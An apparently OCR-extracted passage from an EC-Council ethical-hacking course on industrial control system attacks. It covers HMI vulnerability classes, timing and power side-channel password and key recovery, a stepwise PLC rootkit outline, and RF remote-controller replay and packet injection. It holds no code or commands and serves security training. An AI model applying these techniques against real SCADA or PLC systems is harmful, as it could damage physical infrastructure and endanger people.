- Attackers gain access to the HMI systems to cause physical damage to the SCADA devices or collect sensitive information related to the critical architecture

SCADA vulnerabilities exploited by attackers to perform HMI-based attacks:

Memory Corruption	Attackers exploit code security issues that include out-of-bound read/write vulnerabilities, and heap- and stack-based buffer overflow
Credential Management	Attackers abuse hard-coded passwords and credentials stored in cleartext to gain administrative privileges
Lack of Authorization/Authentication and Insecure Defaults	Attackers exploit vulnerabilities such as confidential information transmitted in cleartext, insecure defaults, and unsafe ActiveX controls
Code Injection	Attackers exploit critical information transmitted in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls to gain illegal access over the target system

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

HMI-based Attacks

Attackers often try to compromise an HMI system as it is the core hub that controls critical infrastructure. If attackers gain access over HMI systems, they can cause physical damage to the SCADA devices or collect sensitive information related to the critical architecture that can be used later to perform malicious activities. Using this information, attackers can disable alert notifications of incoming threats to SCADA systems.

Discussed below are various SCADA vulnerabilities exploited by attackers to perform HMI-based attacks on industrial control systems:

- **Memory Corruption**

  The vulnerabilities in this category are code security issues that include out-of-bound read/write vulnerabilities and heap- and stack-based buffer overflow. In an HMI, memory corruptions take place when the memory contents are altered due to errors residing in the code. When these altered memory contents are used, the program crashes or performs unintended executions. Attackers can accomplish memory corruption tasks simply by overwriting the code to cause a buffer overflow. Sometimes, the unflushed stack can also allow attackers to use string manipulation to abuse the program.

- **Credential Management**

  The vulnerabilities in this category include the use of hard-coded passwords, saving credentials in simple formats such as cleartext, and inappropriate credential protection. These vulnerabilities can be exploited by the attackers to gain admin access to the systems and alter system databases or other settings.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Lack of Authorization/Authentication and Insecure Defaults**

  The vulnerabilities in this category include transmission of confidential information in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls used for scripting. An authentic SCADA solution administrator can view and access the passwords of other users. Attackers can exploit these vulnerabilities to gain illegal access over the target system, and further record or manipulate the information being transmitted or stored.

- **Code Injection**

  The vulnerabilities in this category include common code injections such as SQL, OS, command, and some domain-specific injections. Gamma script is one of the prominent domain-specific languages for HMIs that is prone to code injection attacks. This script is designed to develop fast phase UI and control applications. An EvalExpression (Evaluate, compile, and execute code at runtime) vulnerability in Gamma script can be exploited by attackers to send and execute controlled arbitrary scripts or commands on the target SCADA system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Side-Channel Attacks

Attackers perform a side-channel attack by monitoring its physical implementation to obtain critical information from a target system. Attackers use two techniques, namely timing analysis and power analysis, to perform side-channel attacks on the target OT systems. The timing-analysis attack is based on the amount of time taken by the device to execute different computations. The power analysis attack is based on the change in power consumption during a cryptographic operation. ICS systems are often vulnerable to these two side-channel attacks.

- **Timing Analysis**

  Passwords are often transmitted through a serial channel. Attackers employ a loop strategy to recover these passwords. They use one character at a time to check whether the first character entered is correct; if so, the loop continues for consecutive characters. If not, the loop terminates. Attackers check how much time the device is taking to finish one complete password authentication process, through which they can determine how many characters entered are correct. The timing-based attacks can be easily detected and blocked.

- **Power Analysis**

  Power-analysis attacks are difficult to detect; the attacked device can operate even after being infected. Therefore, attackers often prefer to perform a power-analysis attack rather than a timing-based one to recover the sensitive information.

  This attack is performed observing the change in power consumption of semiconductors during clock cycles. The oscilloscope observes the time slot between two pulses via the probe. The power profile formed by the signals can leave a clue as to in what way the data is being processed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For instance, by observing the power profile, one character of the password can be retrieved when the correct character entered is compared with the wrong character. The cryptographic key can also be obtained using the same method. Attackers can gain physical access over the unprotected or unsupervised device. Then, they use an oscilloscope and a special hardware device that run on the analysis software to recover the cryptographic keys.

Attackers can use the retrieved keys to make changes in the configuration of analyzed devices. As these systems are mostly utilized in protecting the power grids, the configuration changes can have devastating impacts. Through these changes, attackers can hinder the system process or use it to transfer incorrect data to the operator. These devices are often distributed and handled by a centralized system. Incorrect data from one device can impact major parts of the OT network.





Figure 18.71: Illustration of side-channel attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Programmable Logic Controller (PLC)

PLCs are susceptible to cyber-attacks as they are used for controlling the physical processes of the critical infrastructures. Attackers identify PLCs exposed to the Internet using online tools such as Shodan. Compromised PLCs can pose a serious security threat to organizations. Attackers can tamper with the integrity and availability of the PLC systems by exploiting pin control operations and can launch attacks such as payload sabotages and PLC rootkits.

PLC Rootkit Attack




Figure 18.72: Hacking PLC through PLC rootkit attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps used to perform a PLC rootkit attack:

- **Step 1**: Attacker gains authorized access to the PLC device by injecting a rootkit. Then, he performs a control-flow attack against the PLC runtime to guess the default password and gain root-level access to the PLC.
- **Step 2**: Now, the attacker maps the input and output modules along with their locations in the memory to overwrite the input and output PLC parameters.
- **Step 3**: After learning about the I/O pins and the PLC logic mapping, the attacker manipulates the I/O initialization sequence, thus taking complete control over the PLC operations.

A PLC rootkit can make use of the architectural flaws in the microprocessors and bypass the modern detection mechanisms. Using this attack, the attacker can gain full control of the PLC input and output processing by manipulating the I/O initialization. A PLC rootkit attack is also referred to as a PLC ghost attack. To perform this attack, attackers require in-depth knowledge of PLC architecture.

The CPU of the PLC operates in two modes, i.e., programming mode and run mode. In the programming mode, the PLC can remotely download the code from any computer, and the run mode is used for executing the actual code. After gaining access to the PLC, attackers can download the malware code to the PLC that is stored by the CPU. This malicious code is executed in place of the original code. Now, the attacker manipulates the input and output to gain complete control over mechanical devices and further damage or destruct their operation.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Industrial Systems through RF Remote Controllers

- Most industrial machines are operated via remote controllers that are used in various industries such as manufacturing, logistics, mining, and constructions for automation or to control machines
- Improper security implementations in the devices operating via remote controllers can pose severe risks to the industrial systems


Replay Attack

Attackers record the commands transmitted by an operator and replay them to the target system to gain basic control over the system



Command Injection

Attackers alter RF packets or inject their own packets employing reverse engineering techniques to gain complete access over the target machine




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Industrial Systems through RF Remote Controllers (Cont'd)

